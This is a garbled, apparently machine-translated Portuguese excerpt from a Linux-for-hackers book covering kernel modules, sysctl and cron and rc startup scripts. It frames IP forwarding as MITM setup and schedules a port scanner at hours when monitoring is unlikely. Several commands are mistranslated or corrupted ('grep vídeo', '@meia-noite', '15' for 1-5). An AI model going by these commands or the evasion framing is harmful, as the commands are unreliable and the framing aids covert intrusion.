Antes de passar para o Capítulo 15, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Verifique seus dispositivos de rede com ifconfig. Observe qualquer conexão sem fio extensões.
2. Execute iwconfig e anote todos os adaptadores de rede sem fio.
3. Verifique quais APs Wi-Fi estão ao alcance do iwlist.
4. Verifique quais APs Wi-Fi estão ao alcance do nmcli. Qual você acha mais útil e intuitivo, nmcli ou iwlist?
5. Conecte-se ao seu AP Wi-Fi usando nmcli

6. Abra seu adaptador Bluetooth com hciconfig e procure nas proximidades dispositivos Bluetooth detectáveis com hcitool.
7. Teste se esses dispositivos Bluetooth estão dentro de uma distância acessível com l2ping.

Listas de reprodução

15

História

GERENCIANDO O KERNEL LINUX E O KERNEL CARREGÁVEL MÓDULOS

Tópicos

Tutoriais

Ofertas e promoções

Destacados

Configurações



Todos os sistemas operacionais são compostos de pelo menos dois componentes principais. O primeiro e mais importante suporte deles é o kernel. O kernel está no centro do sistema operacional e Sign Out controla tudo o que o sistema operacional faz, incluindo gerenciar memória, controlar a CPU e até mesmo controlar o que o usuário vê na tela. O segundo elemento do sistema operacional costuma ser chamado de área do usuário e inclui quase todo o resto.

O kernel foi projetado para ser uma área protegida ou privilegiada que só pode ser acessada por root ou outras contas privilegiadas. Isto é por uma boa razão, já que o acesso ao kernel pode fornecer acesso quase irrestrito ao sistema operacional. Como resultado, a maioria dos sistemas operacionais fornece aos usuários e serviços acesso apenas ao território do usuário, onde o usuário pode acessar quase tudo o que precisa sem assumir o controle do sistema operacional.

O acesso ao kernel permite ao usuário alterar a forma como os sistemas operacionais funcionam, parecem e funcionam. Também permite que eles travem o sistema operacional, tornando-o impraticável. Apesar deste risco, em alguns casos, o administrador do sistema deve acessar o kernel com muito cuidado por razões operacionais e de segurança.

Neste capítulo, examinaremos como alterar a forma como o kernel funciona e adicionar novos módulos ao kernel. Provavelmente nem é preciso dizer que, se um hacker puder alterar o kernel do alvo, ele poderá controlar o sistema. Além disso, um invasor pode precisar alterar o funcionamento do kernel para alguns ataques, como um ataque maninthe middle (MITM), onde o hacker

se coloca entre um cliente e um servidor e pode espionar ou alterar a comunicação. Primeiro, daremos uma olhada mais de perto na estrutura do kernel e seus módulos.

O QUE É UM MÓDULO DE KERNEL?

O kernel é o sistema nervoso central do seu sistema operacional, controlando tudo o que ele faz, incluindo o gerenciamento das interações entre os componentes de hardware e o início dos serviços necessários. O kernel opera entre os aplicativos do usuário que você vê e o hardware que executa tudo, como CPU, memória e disco rígido.

Linux é um kernel monolítico que permite a adição de módulos de kernel. Como tal, módulos podem ser adicionados e removidos do kernel. Ocasionalmente, o kernel precisará de atualização, o que pode implicar a instalação de novos drivers de dispositivos (como placas de vídeo, dispositivos Bluetooth ou dispositivos USB), drivers de sistema de arquivos e até mesmo extensões de sistema. Esses drivers devem estar incorporados no kernel para funcionarem totalmente. Em alguns sistemas, para adicionar um driver, é necessário reconstruir, compilar e reinicializar todo o kernel, mas o Linux tem a capacidade de adicionar alguns módulos ao kernel sem passar por todo esse processo. Esses módulos são chamados de módulos de kernel carregáveis, ou LKMs.

Os LKMs têm acesso aos níveis mais baixos do kernel por necessidade, tornando-os um alvo incrivelmente vulnerável para hackers. Um tipo específico de malware conhecido como rootkit se incorpora ao kernel dos sistemas operacionais, geralmente por meio desses LKMs. Se o malware se incorporar ao kernel, o hacker poderá assumir o controle total do sistema operacional.

sistema.

Se um hacker conseguir fazer com que o administrador do Linux carregue um novo módulo no kernel, o hacker não apenas poderá obter controle sobre o sistema de destino, mas, por estar operando no nível do kernel do sistema operacional, poderá controlar o que o sistema de destino está relatando em termos de processos, portas, serviços, espaço no disco rígido e quase tudo que você possa imaginar.

Portanto, se um hacker conseguir convencer um administrador Linux a instalar um vídeo ou outro driver de dispositivo que tenha um rootkit incorporado, o hacker poderá assumir o controle total do sistema e do kernel. É assim que alguns dos rootkits mais traiçoeiros tiram vantagem do Linux e de outros sistemas operacionais.

Compreender os LKMs é absolutamente fundamental para ser um administrador Linux eficaz e um hacker muito eficaz e furtivo.

Vamos dar uma olhada em como o kernel pode ser gerenciado para o bem e para o mal.

VERIFICANDO A VERSÃO DO KERNEL

O primeiro passo para entender o kernel é verificar qual kernel seu sistema está executando.

Existem pelo menos duas maneiras de fazer isso. Primeiro, podemos inserir o seguinte:

```
kali >uname -a
```

```
Linux Kali 4.6.0kalilamd64 #1 SMP Debian 4.6.4kalil (20160721) x86_64
```

O kernel responde informando que a distribuição que nosso sistema operacional está executando é Linux Kali, a compilação do kernel é 4.6.4 e a arquitetura para a qual foi construído é a arquitetura x86_64. Isso também nos diz que possui recursos de multiprocessamento simétrico (SMP) (o que significa que pode ser executado em máquinas com múltiplos núcleos ou processadores) e foi construído no Debian 4.6.4 em 21 de julho de 2016. Sua saída pode ser diferente, dependendo de qual kernel foi usado em sua compilação e a CPU em seu sistema. Essas informações podem ser necessárias quando você instala ou carrega um driver de kernel, por isso é útil entender como obtê-las.

Uma outra maneira de obter essas informações, bem como outras informações úteis, é usar o comando cat no arquivo /proc/version, assim:

```
kali >cat /proc/version
```

```
Linux versão 4.6.0kalilamd64 (devel@kali.org) (gcc versão 5.4.0 20160909 (Debian 5.4.06)) #1 SMP  
Debian 4.6.4kalil (20160721)
```

Aqui você pode ver que o arquivo /proc/version retornou as mesmas informações.

AJUSTE DO KERNEL COM SYSCTL

Com os comandos certos, você pode ajustar seu kernel, o que significa que você pode alterar alocações de memória, ativar recursos de rede e até mesmo proteger o kernel contra ambientes externos. ataques.

Os kernels Linux modernos usam o comando sysctl para ajustar as opções do kernel. Todas as alterações feitas com sysctl permanecerão em vigor somente até você reinicializar o sistema. Para tornar qualquer alteração permanente, você deve editar o arquivo de configuração do sysctl diretamente em /etc/sysctl.conf.

Um aviso: você precisa ter cuidado ao usar o sysctl porque sem o conhecimento e a experiência adequados, você pode facilmente tornar seu sistema não inicializável e inutilizável.

Certifique-se de considerar cuidadosamente o que está fazendo antes de fazer qualquer alteração permanente.

Vamos dar uma olhada no conteúdo do sysctl agora. Agora você deve reconhecer as opções que oferecemos com o comando mostrado aqui:

```
kali >sysctl -a | menos  
dev.cdrom.autoclose = 1  
dev.cdrom.autoeject = 0  
dev.cdrom.check_media = 0  
dev.cdrom.debug = 0 recorte
```

Na saída, você deverá ver centenas de linhas de parâmetros que um administrador Linux pode editar para otimizar o kernel. Existem algumas linhas aqui que são úteis para você como hacker. Como exemplo de como você pode usar o sysctl, veremos como ativar o encaminhamento de pacotes.

No ataque maninthe middle (MITM), o hacker se coloca entre hosts em comunicação para interceptar informações. O tráfego passa pelo sistema do hacker, para que ele possa visualizar e possivelmente alterar a comunicação. Uma maneira de conseguir esse roteamento é habilitar o encaminhamento de pacotes.

Se você rolar algumas páginas para baixo na saída ou filtrar por “ipv4” (sysctl -a | less | grep ipv4), deverá ver o seguinte:

```
net.ipv4.ip_dynaddr = 0  
net.ipv4.ip_early_demux = 0  
net.ipv4.ip_forward = 0  
net.ipv4.ip_forward_use_pmtu = 0  
recorte
```

A linha net.ipv4.ip_forward = 0 é o parâmetro do kernel que permite ao kernel encaminhar os pacotes que recebe. Em outras palavras, os pacotes que recebe, ele envia de volta. A configuração padrão é 0, o que significa que o encaminhamento de pacotes está desabilitado.

Para ativar o encaminhamento de IP, altere 0 para 1 digitando o seguinte:

```
kali >sysctl -w net.ipv4.ip_forward=1
```

Lembre-se de que as alterações do sysctl ocorrem em tempo de execução, mas são perdidas quando o sistema é reinicializado. Para fazer alterações permanentes no sysctl, você precisa editar o arquivo de configuração / etc/sysctl.conf. Vamos mudar a forma como o kernel lida com o encaminhamento de IP para ataques MITM e tornar essa mudança permanente.

Para ativar o encaminhamento de IP, abra o arquivo /etc/sysctl.conf em qualquer editor de texto e remova o comentário

a linha para ip_forward. Abra /etc/sysctl.conf com qualquer editor de texto e dê uma olhada:

```
#/etc/sysctl.conf Arquivo de configuração para definir variáveis de sistema # Consulte /etc/
sysctl.d/ para variáveis de sistema adicionais.
# Consulte sysctl.conf (5) para obter informações.
#

#kernel.nomedodomínio = exemplo.com

# Remova o comentário do seguinte para interromper mensagens de baixo nível no console.
#kernel.printk = 3 4 1 3

#####3
#Funções encontradas anteriormente no netbase
#

# Remova o comentário das próximas duas linhas para ativar a proteção contra Spoof (caminho reverso)
# Ative a verificação de endereço de origem em todas as interfaces para

# evita alguns ataques de falsificação.
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

# Remova o comentário da próxima linha para ativar os cookies TCP/IP SYN
#

# Nota: Isso também pode afetar as sessões TCP IPv6
#net.ipv4.tcp_syncookies=1

Consulte http://lwn.net/Articles/277146/ # Remova o
comentário da próxima linha para ativar o encaminhamento de pacotes para IPv4
#net.ipv4.ip_forward=1
```

A linha relevante está em `ip_forward`; basta remover o comentário (`#`) aqui para ativar o encaminhamento de IP.

Do ponto de vista de proteção do sistema operacional, você pode usar esse arquivo para desabilitar solicitações de eco ICMP adicionando a linha `net.ipv4.icmp_echo_ignore_all=1` para tornar mais difícil - mas não impossível - para hackers encontrarem seu sistema. Após adicionar a linha, você precisará executar o comando `sysctl -p`.

O Linux tem pelo menos duas maneiras de gerenciar módulos do kernel. A maneira mais antiga é usar um grupo de comandos construídos em torno do conjunto insmod – insmod significa módulo de inserção e tem como objetivo lidar com módulos. A segunda maneira, usando o comando modprobe, empregaremos um pouco mais adiante neste capítulo. Aqui, usamos o comando lsmod do conjunto insmod para listar os módulos instalados no kernel:

```
kali >lsmod
```

```
Tamanho do módulo usado por
nfnetlink_queue 20480 0 nfnetlink_log
201480 0 nfnetlink 16384 2 nfnetlink_log,
nfnetlink_queue bluetooth 516096 0 rfkill 0 2 bluetooth
```

recorte

Como você pode ver, o comando lsmod lista todos os módulos do kernel, bem como informações sobre seu tamanho e quais outros módulos podem utilizá-los. Assim, por exemplo, o módulo nfnetlink – um protocolo baseado em mensagens para comunicação entre o kernel e o espaço do usuário – tem 16.384 bytes e é usado tanto pelo módulo nfnetlink_log quanto pelo módulo nf_netlink_queue.

No pacote insmod, podemos carregar ou inserir um módulo com insmod e remover um módulo com rmmod, que significa remover módulo. Esses comandos não são perfeitos e podem não levar em consideração as dependências do módulo, portanto, usá-los pode deixar seu kernel instável ou inutilizável. Como resultado, as distribuições modernas do Linux agora adicionaram o comando modprobe, que carrega dependências automaticamente e torna menos arriscado carregar e remover módulos do kernel. Abordaremos o modprobe em um momento. Primeiro, vamos ver como obter mais informações sobre nossos módulos.

Encontrando mais informações com modinfo

Para aprender mais sobre qualquer um dos módulos do kernel, podemos usar o comando modinfo. A sintaxe deste comando é simples: modinfo seguido do nome do módulo que você deseja aprender. Por exemplo, se você quiser recuperar informações básicas sobre o módulo do kernel bluetooth que viu ao executar o comando lsmod anteriormente, poderá inserir o seguinte:

```
kali >modinfo bluetooth
```

```
nome do arquivo: /lib/modules/4.6.0kaliamd64/kernel/net/bluetooth/bluetooth.ko alias:
netpf31
```

licença: GPL

versão: 2.21

descrição:Bluetooth Core versão 2.21 autor:

Marcel Holtman <marcel@holtmann.org> srcversion:

FCFDE98577FEA911A3DAFA9 depende: rfkill, crc16

intree: Y

vermagic: 4.6.0kali1amd64 SMP mod_unload modversions parm: disable_esco:

Desativa a criação de conexão eSCO (bool) parm: disable_ertm: Desativa o

modo de retransmissão aprimorada (bool)

Como você pode ver, o comando `modinfo` revela informações significativas sobre este módulo do kernel que são necessárias para usar o Bluetooth em seu sistema. Observe que, entre muitas outras coisas, ele lista as dependências dos módulos: `rfkill` e `crc16`. Dependências são módulos que devem ser instalados para que o módulo `bluetooth` funcione corretamente.

Normalmente, essas informações são úteis ao solucionar problemas de motivo pelo qual um determinado dispositivo de hardware não está funcionando. Além de observar coisas como dependências, você pode obter informações sobre a versão do módulo e a versão do kernel em que o módulo estava desenvolvidos e certifique-se de que eles correspondam à versão que você está executando.

Adicionando e removendo módulos com `modprobe`

A maioria das distribuições mais recentes do Linux, incluindo Kali Linux, inclui o comando `modprobe` para gerenciamento LKM. Para adicionar um módulo ao seu kernel, você usaria o comando `modprobe` com a opção `-a` (add), assim:

```
kali >modprobe -a <nome do módulo>
```

Para remover um módulo, use a opção `-r` (remove) com `modprobe` seguido do nome do módulo:

```
kali >modprobe -r <módulo a ser removido>
```

Uma grande vantagem de usar `modprobe` em vez de `insmod` é que `modprobe` entende dependências, opções e procedimentos de instalação e remoção e leva tudo isso em consideração antes de fazer alterações. Assim, é mais fácil e seguro adicionar e remover módulos do kernel com `modprobe`.

Inserindo e Removendo um Módulo Kernel

Vamos tentar inserir e remover um módulo de teste para ajudá-lo a se familiarizar com esse processo. Vamos imaginar que você acabou de instalar uma nova placa de vídeo e precisa instalar os drivers para ela. Lembre-se de que os drivers dos dispositivos geralmente são instalados diretamente no kernel para fornecer-lhes o acesso necessário para funcionar corretamente. Isso também torna os drivers um terreno fértil para que hackers mal-intencionados instalem um rootkit ou outro dispositivo de escuta.

Vamos supor, para fins de demonstração (na verdade, não execute esses comandos), que queremos adicionar um novo driver de vídeo chamado HackersAriseNewVideo. Você pode adicioná-lo ao seu kernel digitando o seguinte:

```
kali >modprobe -a HackersAriseNewVideo
```

Para testar se o novo módulo foi carregado corretamente, você pode executar o comando `dmesg`, que imprime o buffer de mensagens do kernel e, em seguida, filtrar por “vídeo” e procurar por alertas que possam indicar um problema:

```
kali >dmesg | vídeo grep
```

Se houver alguma mensagem do kernel com a palavra “vídeo”, ela será exibida aqui. Se nada aparecer, não há mensagens contendo essa palavra-chave.

Então, para remover este mesmo módulo, você pode inserir o mesmo comando, mas com o `-r` (remover) interruptor:

```
kali >modprobe -r HackersAriseNewVideo
```

Lembre-se de que os módulos carregáveis do kernel são uma conveniência para um usuário/administrador do Linux, mas também são uma grande fraqueza de segurança e com a qual os hackers profissionais devem estar familiarizados. Como eu disse antes, os LKMs podem ser o veículo perfeito para colocar seu rootkit no kernel e causar estragos!

RESUMO

O kernel é crucial para o funcionamento geral do sistema operacional e, como tal, é uma área protegida. Qualquer coisa adicionada inadvertidamente ao kernel pode interromper o sistema operacional e até mesmo assumir o controle dele.

Os LKMs permitem que o administrador do sistema adicione módulos diretamente no kernel sem ter que reconstruir o kernel inteiro cada vez que quiser adicionar um módulo.

Se um hacker conseguir convencer o administrador do sistema a adicionar um LKM malicioso, o hacker poderá receber **WOW!**

EXERCÍCIOS

Antes de passar para o Capítulo 16, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Verifique a versão do seu kernel.
2. Liste os módulos em seu kernel.
3. Habilite o encaminhamento de IP com um comando `sysctl`.
4. Edite seu arquivo `/etc/sysctl.conf` para ativar o encaminhamento de IP. Agora, desative o IP encaminhamento.
5. Selecione um módulo do kernel e aprenda mais sobre ele usando `modinfo`.

História

Tópicos

Tutoriais

Ofertas e Promoções

Destaque

Configurações



16

AUTOMATIZANDO TAREFAS COM AGENDAMENTO DE TRABALHO

Suporte

Como qualquer pessoa que usa Linux, o hacker geralmente tem trabalhos, scripts ou outras tarefas que deseja executar periodicamente. Você pode, por exemplo, querer agendar backups regulares e automáticos dos arquivos de Sair do seu sistema, ou talvez você queira girar os arquivos de log como fizemos no Capítulo 11. O hacker, por outro lado, também pode querer que seu sistema seja executado o script MySQLscanner.sh do Capítulo 8 todas as noites ou enquanto estão no trabalho ou na escola. Todos esses são exemplos de agendamento de trabalhos automáticos. O agendamento de trabalhos permite que você execute tarefas sem ter que pensar nisso, e você pode agendar trabalhos para serem executados quando você não estiver usando o sistema, para ter muitos recursos livres.

O administrador do Linux – ou o hacker – também pode querer configurar certos scripts ou serviços para iniciar automaticamente quando o sistema for inicializado. No Capítulo 12, examinamos o uso do banco de dados PostgreSQL em associação com a estrutura hacker/pentest Metasploit. Em vez de iniciar manualmente o banco de dados PostgreSQL sempre antes de iniciar o Metasploit, você pode fazer com que o PostgreSQL — ou qualquer serviço ou script — seja iniciado automaticamente quando o sistema for inicializado.

Neste capítulo, você aprenderá mais sobre como usar o cron daemon e o crontab para configurar scripts para serem executados automaticamente, mesmo quando o sistema estiver autônomo. Você também aprenderá como configurar scripts de inicialização que são executados automaticamente sempre que o sistema é inicializado, o que fornecerá os serviços necessários para executar durante seu dia agitado de hacking.

UAU!

AGENDAR UM EVENTO OU TRABALHO PARA EXECUTAR EM UM BASE AUTOMÁTICA

O daemon cron e a tabela cron (crontab) são as ferramentas mais úteis para agendar tarefas regulares. O primeiro, crond, é um daemon executado em segundo plano. O daemon cron verifica a tabela cron para saber quais comandos serão executados em horários especificados. Podemos alterar a tabela cron para agendar uma tarefa ou trabalho para execução regular em um determinado dia ou data, em um horário específico diariamente ou a cada tantas semanas ou meses.

Para agendar essas tarefas ou trabalhos, insira-os no arquivo da tabela cron, localizado em /etc/crontab. A tabela cron possui sete campos: os primeiros cinco são usados para agendar o horário de execução da tarefa, o sexto campo especifica o usuário e o sétimo campo é usado para o caminho absoluto para o comando que você deseja executar. Se estivéssemos usando a tabela cron para agendar um script, poderíamos simplesmente colocar o caminho absoluto para o script no sétimo campo.

Cada um dos cinco campos de tempo representa um elemento diferente de tempo: minuto, hora, dia do mês, mês e dia da semana, nessa ordem. Cada elemento do tempo deve ser representado numericamente, portanto março é representado como 3 (você não pode simplesmente inserir “março”). Os dias da semana começam às 0, que é domingo, e terminam às 7, que também é domingo. A Tabela 161 resume isso.

Tabela 161: Representações de tempo para uso no crontab

Unidade	FieldTime	Representação
1 minuto		0–59
2 horas		0–23
3 Dia do mês	1–31	
4 meses		1–12
5 Dia da semana	0–7	

Portanto, se tivéssemos escrito um script para examinar o globo em busca de portas abertas vulneráveis e quiséssemos que ele fosse executado todas as noites às 2h30, de segunda a sexta-feira, poderíamos agendá-lo no arquivo crontab. Analisaremos em breve o processo de como colocar essas informações no crontab, mas primeiro vamos discutir o formato que precisamos seguir, mostrado na Listagem 161.

```
M H DOM MON DOW COMANDO DE USUÁRIO
30 2 * * 15 root /root/myscanningscript
```

Listagem 161: O formato para agendamento de comandos

O arquivo crontab rotula as colunas de maneira útil para você. Observe que o primeiro campo fornece o minuto (30), o segundo campo fornece a hora (2), o quinto campo fornece os dias (1-5, ou de segunda a sexta), o sexto campo define o usuário (root) e o sétimo campo é o caminho para o script. O terceiro e quarto campos contêm asteriscos (*) porque queremos que este script seja executado todos os dias, de segunda a sexta-feira, independentemente do dia do mês ou o mês.

Na Listagem 161, o quinto campo define um intervalo para o dia da semana usando um traço (-) entre os números. Se quiser executar um script em vários dias da semana não contíguos, você poderá separar esses dias com vírgulas (.). Assim, terça e quinta seria 2,4.

Para editar o crontab, você pode executar o comando crontab seguido pela opção -e (editar):

```
kali >crontab -e
```

Selecione um editor. Para alterar mais tarde, execute

```
'selecteditor'. 1. /bin/nano
```

```
<mais fácil 2. /usr/bin/
```

```
mcedit 3. /usr/bin/vim.basic
```

```
4. /usr/bin/vim.gtk 5. /
```

```
usr/bin/vim.tiny Escolha
```

```
15 [1 ]:
```

Na primeira vez que você executar este comando, ele perguntará qual editor você gostaria de usar. O padrão é /bin/nano, a opção 1. Se você escolher esta opção, ela abrirá diretamente no **WOW! e-**

crontab.

Outra opção, e muitas vezes melhor para o novato no Linux, é abrir o crontab diretamente em seu editor de texto favorito, o que você pode fazer assim:

```
kali >leafpad /etc/crontab
```

Usei este comando para abrir o crontab no Leafpad. Você pode ver um trecho do arquivo na Listagem 162.

.....

```
# /etc/crontab: crontab em todo o sistema #
```

```
Ao contrário de qualquer outro crontab, você não precisa executar o comando  
'crontab' # para instalar a nova versão ao editar este arquivo # e os arquivos  
em /etc/cron.d. Esses arquivos também possuem campos de nome de usuário,  
# o que nenhum outro crontabs possui.
```

```
SHELL=/bin/sh
```

```
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
# m h dom mon dow comando do usuário
```

```
17 * * * * root cd / && runparts report /etc/cron.hourly 25 6 * * * root test
```

```
x /usr/sbin/anacron || ( cd / && runparts 47 6 * * 7 root test x /usr/sbin/ anacron
```

```
|| ( cd / && runparts 52 6 1 * * root test x /usr/sbin/anacron || ( cd / && runparts
```

```
#
```

Listagem 162: O arquivo crontab em uso em um editor de texto

Agora, para definir uma nova tarefa agendada regularmente, basta inserir uma nova linha e Salve o arquivo.

Agendando uma tarefa de backup

Vamos ver esse utilitário primeiro da perspectiva do administrador do sistema. Como administrador de sistema, muitas vezes você deseja executar backups de todos os seus arquivos após o expediente, enquanto o sistema não está sendo usado e os recursos estão prontamente disponíveis. (Os backups do sistema tendem a exigir recursos do sistema com pouca demanda durante o horário comercial.) O horário ideal pode ser no meio da noite no fim de semana. Em vez de ter que fazer login às 2 da manhã de sábado à noite/domingo de manhã (tenho certeza de que você tem outras prioridades nesse momento

horário), você pode agendar o backup para iniciar automaticamente naquele momento, mesmo que não esteja no computador.

Observe que o campo de hora usa um relógio de 24 horas em vez de AM e PM, portanto 13h é, por exemplo, 13h. Além disso, observe que os dias da semana (DOW) começam no domingo (0) e terminam no sábado (6).

Para criar um trabalho, basta editar o arquivo crontab adicionando uma linha no formato prescrito. Então, digamos que você queira criar uma tarefa de backup regular usando uma conta de usuário chamada "backup". Você escreveria um script para fazer backup do sistema e salvá-lo como systembackup.sh no diretório /bin e, em seguida, agendaria esse backup para ser executado todos os sábados à noite/domingos de manhã às 2h, adicionando a seguinte linha ao crontab:

```
00 2 * * 0 backup /bin/systembackup.sh
```

Observe que o curinga * é usado para indicar "qualquer" e usá-lo no lugar de um dígito para o dia do mês, mês ou dia da semana é lido como "todos" os dias ou meses. Se você ler esta linha, diz

1. No início da hora (00),
2. Da segunda hora (2),
3. De qualquer dia do mês (*),
4. De qualquer mês (*),
5. No domingo (0),
6. Como usuário de backup,
7. Execute o script em /bin/systembackup.sh.

O daemon cron executará esse script todos os domingos de manhã às 2h , todos os dias. mês.

Se você quiser que o backup seja executado apenas nos dias 15 e 30 de cada mês, independentemente dos dias da semana em que essas datas caírem, você poderá revisar a entrada no crontab para aparecer da seguinte forma:

```
00 2 15,30 * * backup /root/systembackup.sh
```

Observe que o campo do dia do mês (DOM) agora possui 15,30. Isso informa ao sistema para executar o script apenas nos dias 15 e 30 de cada mês, ou seja, a cada duas semanas. Quando você deseja especificar vários dias, horas ou meses, é necessário listá-los separados por vírgula, como fizemos aqui.

A seguir, vamos supor que a empresa exija que você seja especialmente vigilante com seus backups. Ele não pode perder nem um dia de dados em caso de queda de energia ou falha do sistema. Você precisaria então fazer backup dos dados todas as noites da semana, adicionando a seguinte linha:

```
00 23 * * 15 backup /root/systembackup.sh
```

Esse trabalho seria executado às 23h (hora 23), todos os dias do mês, todos os meses, mas apenas de segunda a sexta (dias 1 a 5). Observe especialmente que designamos os dias de segunda a sexta-feira, fornecendo um intervalo de dias (1-5) separados por um travessão (-).

Isso também poderia ter sido designado como 1,2,3,4,5; de qualquer forma funciona perfeitamente bem.

Usando crontab para agendar seu MySQLscanner

Agora que você entende os fundamentos do agendamento de um trabalho com o comando crontab, vamos agendar o script MySQLscanner.sh, que procura portas MySQL abertas, que você construiu no Capítulo 8. Este scanner procura sistemas executando MySQL procurando pela porta aberta 3306 .

Para inserir seu MySQLscanner.sh no arquivo crontab, edite o arquivo para fornecer os detalhes deste trabalho, assim como fizemos com os backups do sistema. Iremos programá-lo para ser executado durante o dia enquanto você estiver no trabalho, para que não consuma recursos quando você estiver usando seu sistema doméstico. Para fazer isso, insira a seguinte linha no seu crontab:

```
00 9 * * * usuário /usr/share/MySQLscanner.sh
```

Configuramos o trabalho para ser executado às 00 minutos, na nona hora, todos os dias do mês (*), todos os meses (*), todos os dias da semana (*) e para executá-lo como um usuário normal . Precisamos simplesmente salvar este arquivo crontab para agendar o trabalho.

Agora, digamos que você queira ser particularmente cuidadoso e executar esse scanner apenas nos finais de semana e às 2h, quando é menos provável que alguém esteja monitorando o tráfego da rede. Você também deseja que ele funcione apenas no verão, de junho a agosto. Seu trabalho seria agora

parece com isso:

```
00 2 * 68 0,6 usuário /usr/share/MySQLscanner.sh
```

Você adicionaria isso ao seu crontab assim:

```
# /etc/crontab: crontab em todo o sistema #
```

Ao contrário de qualquer outro crontab, você não precisa executar o comando

'crontab' # para instalar a nova versão ao editar este arquivo # e os arquivos

em /etc/cron.d. Esses arquivos também possuem campos de nome de usuário,

o que nenhum dos outros crontabs faz.

```
SHELL=/bin/sh
```

```
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
# m h dom mon dow comando do usuário
```

```
17 * * * * root cd / && runparts report /etc/cron.hourly 25 6 * * * root test
```

```
x /usr/sbin/anacron || ( cd / && runparts report /etc/cron.daily ) 47 6 * * 7 teste raiz x /usr/sbin/anacron ||
```

```
( cd / && relatório runparts /etc/cron.weekly ) 52 6 1 * * teste raiz x /usr/sbin/anacron ||
```

```
( cd / && relatório
```

```
runparts /etc/cron.monthly )
```

```
00 2 * 6-8 0,6 usuário /usr/share/MySQLscanner.sh
```

Agora, seu MySQLscanner.sh só será executado nos finais de semana de junho, julho e agosto às 2 SOU.

Atalhos do crontab

O arquivo crontab possui alguns atalhos integrados que você pode usar em vez de especificar a hora, o dia e o mês todas as vezes. Isso inclui o seguinte:

- @anual
- @anualmente
- @por mês
- @semanalmente

- @diário
- @meia-noite
- @meio-dia
- @reinício

Então, se você quiser que o scanner MySQL seja executado todas as noites à meia-noite, você pode adicionar a seguinte linha ao arquivo crontab:

```
@meia-noite usuário /usr/share/MySQLsscanner.sh
```

USANDO SCRIPTS RC PARA EXECUTAR TRABALHOS NA INICIALIZAÇÃO

Sempre que você inicia seu sistema Linux, vários scripts são executados para configurar o ambiente para você. Eles são conhecidos como scripts rc. Após o kernel ter inicializado e carregado todos os seus módulos, o kernel inicia um daemon conhecido como init ou init.d. Este daemon então começa a executar vários scripts encontrados em /etc/init.d/rc. Esses scripts incluem comandos para iniciar muitos dos serviços necessários para executar seu sistema Linux como você espera.

Níveis de execução do Linux

O Linux possui vários níveis de execução que indicam quais serviços devem ser iniciados na inicialização. Por exemplo, o nível de execução 1 é o modo de usuário único e serviços como rede não são iniciados no nível de execução 1. Os scripts rc são configurados para execução dependendo do nível de execução selecionado:

0 Pare o sistema

1 Modo de usuário único/mínimo

2–5 modos multiusuário

6 Reinicie o sistema

Adicionando serviços ao rc.d

Você pode adicionar serviços para que o script rc.d seja executado na inicialização usando o comando update-rc.d. Este comando permite adicionar ou remover serviços do script rc.d. A sintaxe **UAU! e-book www.wowebook.org**

para update-rc.d é simples; basta listar o comando seguido do nome do script e depois a ação a ser executada, assim:

```
kali >update-rc.d <nome do script ou serviço>  
<remover|padrões|desativar|ativar>
```

Como exemplo de como você pode usar update-rc.d, vamos supor que você sempre queira que o banco de dados PostgreSQL seja iniciado na inicialização do sistema para que sua estrutura Metasploit possa usá-lo para armazenar resultados de pentesting e hacking. Você usaria update-rc.d para adicionar uma linha ao seu script rc.d para que ele esteja instalado e funcionando sempre que você inicializar o sistema.

Antes de fazer isso, vamos verificar se o PostgreSQL já está em execução no seu sistema.

Você pode fazer isso usando o comando ps e canalizando-o para um filtro procurando PostgreSQL usando grep, assim:

```
kali >ps aux | grep postgresql raiz 3876 0,0  
0,0 12720 964pts/1 S+ 14,24 0,00 grep postgresql
```

Esta saída nos diz que o único processo ps encontrado em execução para PostgreSQL foi o mesmo comando que executamos procurando por ele, portanto, não há nenhum banco de dados PostgreSQL em execução neste sistema atualmente.

Agora, vamos atualizar nosso rc.d para que o PostgreSQL seja executado automaticamente na inicialização:

```
kali>update-rc.d padrões do postgresql
```

Isso adiciona a linha ao arquivo rc.d. Você precisa reinicializar o sistema para que a alteração ocorra. Depois de fazer isso, vamos usar novamente o comando ps com grep para procurar um Processo PostgreSQL:

```
kali >ps aux | grep postgresql postgresql  
757 0,0 0,1 287636 25180? S 14 de março 0,00 /usr/lib/postgresql/9.6/  
bin/postgresql D /var/lib/postgresql/9.6/main c config_file=/etc/  
postgresql/9.6/main/postgresql.conf root  
3876 0,0 0,0 12720 964pts/1 S+ 14,24 0,00 grep postgresql
```

Como você pode ver, o PostgreSQL está sendo executado sem que você insira nenhum comando

manualmente. Ele inicia automaticamente quando o seu sistema inicializa, pronto e esperando para ser usado com o seu Metasploit!

ADICIONANDO SERVIÇOS À SUA INICIALIZAÇÃO ATRAVÉS DE UMA GUI

Se você se sentir mais confortável trabalhando a partir de uma GUI para adicionar serviços na inicialização, você pode baixar a ferramenta rudimentar baseada em GUI rcconf do repositório Kali, assim:

```
kali > apt-get install rcconf
```

Depois de concluir a instalação, você pode iniciar o rcconf digitando o seguinte:

```
kali > rcconf
```

Isso abrirá uma GUI simples como a da Figura 161. Você pode então percorrer os serviços disponíveis, selecionar aqueles que deseja iniciar na inicialização e clicar em OK.

